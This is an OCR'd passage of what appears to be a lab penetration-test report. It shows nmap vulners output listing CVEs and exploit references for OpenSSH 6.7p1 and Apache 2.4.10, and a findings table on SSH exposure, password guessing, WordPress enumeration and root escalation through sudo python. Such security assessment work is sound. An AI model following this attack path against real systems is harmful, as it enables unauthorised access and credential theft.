


```
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       EDB-ID:21018    10.0    https://vulners.com/exploitdb/EDB-ID:21018      *EXPLOIT*
|       CVE-2001-0554   10.0    https://vulners.com/cve/CVE-2001-0554
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2020-16088  7.5     https://vulners.com/cve/CVE-2020-16088
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/     4.3     https://vulners.com/metasploit/MSF
:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/        *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/      4.3     https://vulners.com/metasp
loit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/      4.3     https://vulners.com/metasp
loit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/ *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/      4.3     https://vulners.com/metasp
```




```
:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/        *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/      4.3     https://vulners.com/metasp
loit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/      4.3     https://vulners.com/metasp
loit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/ *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/      4.3     https://vulners.com/metasp
loit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/ *EXPLOIT*
|       MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/   4.3     https://vulners.com/metasploit/MSF:ILITIES
/F5-BIG-IP-CVE-2020-14145/      *EXPLOIT*
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       CVE-2007-2768   4.3     https://vulners.com/cve/CVE-2007-2768
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|_      CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2017-9788   6.4     https://vulners.com/cve/CVE-2017-9788
|       MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/ 6.0     https://vulners.com/metasploit/MSF:ILITIES
```

CVE Numbers (Screenshots)



```
/REDHAT_LINUX-CVE-2019-0217/    *EXPLOIT*
|       MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/      6.0     https://vulners.com/metasploit/MSF
:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/ *EXPLOIT*
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       EDB-ID:47689    5.8     https://vulners.com/exploitdb/EDB-ID:47689      *EXPLOIT*
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577        5.8     https://vulners.com/zdt/1337DAY-ID-33577        *EXPLOIT*
|       CVE-2016-5387   5.1     https://vulners.com/cve/CVE-2016-5387
|       SSV:96537       5.0     https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED  5.0     https://vulners.com/metasploit/MSF
:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED     *EXPLOIT*
|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7    5.0     https://vulners.com/exploitpack/EX
PLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7      *EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0     https://vulners.com/exploitpack/EX
PLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D      *EXPLOIT*
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-17189  5.0     https://vulners.com/cve/CVE-2018-17189
|       CVE-2018-1303   5.0     https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-9798   5.0     https://vulners.com/cve/CVE-2017-9798
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-8743   5.0     https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-2161   5.0     https://vulners.com/cve/CVE-2016-2161
|       CVE-2016-0736   5.0     https://vulners.com/cve/CVE-2016-0736
|       CVE-2015-3183   5.0     https://vulners.com/cve/CVE-2015-3183
```



```
|       CVE-2015-0228   5.0     https://vulners.com/cve/CVE-2015-0228
|       CVE-2014-3583   5.0     https://vulners.com/cve/CVE-2014-3583
|       1337DAY-ID-28573        5.0     https://vulners.com/zdt/1337DAY-ID-28573        *EXPLOIT*
|       1337DAY-ID-26574        5.0     https://vulners.com/zdt/1337DAY-ID-26574        *EXPLOIT*
|       MSF:ILITIES/DEBIAN-CVE-2019-10092/      4.3     https://vulners.com/metasploit/MSF:ILITIES
/DEBIAN-CVE-2019-10092/ *EXPLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2020-11985/        4.3     https://vulners.com/metasploit/MSF
:ILITIES/APACHE-HTTPD-CVE-2020-11985/   *EXPLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/        4.3     https://vulners.com/metasploit/MSF
:ILITIES/APACHE-HTTPD-CVE-2019-10092/   *EXPLOIT*
|       EDB-ID:47688    4.3     https://vulners.com/exploitdb/EDB-ID:47688      *EXPLOIT*
|       CVE-2020-11985  4.3     https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2015-3185   4.3     https://vulners.com/cve/CVE-2015-3185
|       CVE-2014-8109   4.3     https://vulners.com/cve/CVE-2014-8109
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|       PACKETSTORM:140265      0.0     https://vulners.com/packetstorm/PACKETSTORM:140265      *E
XPLOIT*
|       EDB-ID:42745    0.0     https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       EDB-ID:40961    0.0     https://vulners.com/exploitdb/EDB-ID:40961      *EXPLOIT*
|       1337DAY-ID-601  0.0     https://vulners.com/zdt/1337DAY-ID-601  *EXPLOIT*
|       1337DAY-ID-2237 0.0     https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
```

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Security Misconfiguration	Port 22 was left unrestricted and vulnerable to the internet.	The attacker was able to connect to the machine being attacked (192.162.1.110).
Weak Password policy	The password policy is weak. This allowed the attacker to easily guess Michael’s password.	The attacker was able to use SSH and login as Michael. The attacker was also able to
Enumeration Shows dated version of WordPress (4.8.7)	The attacker used an outdated version of WordPress to gain access to usernames on the network.	This allows the attacker to find credentials for the SQL database, passwords and hashes were also found.
Privilege Escalation	The attacker found that Steven had sudo python privileges.	This allowed the attacker to escalate to root using a python shell.

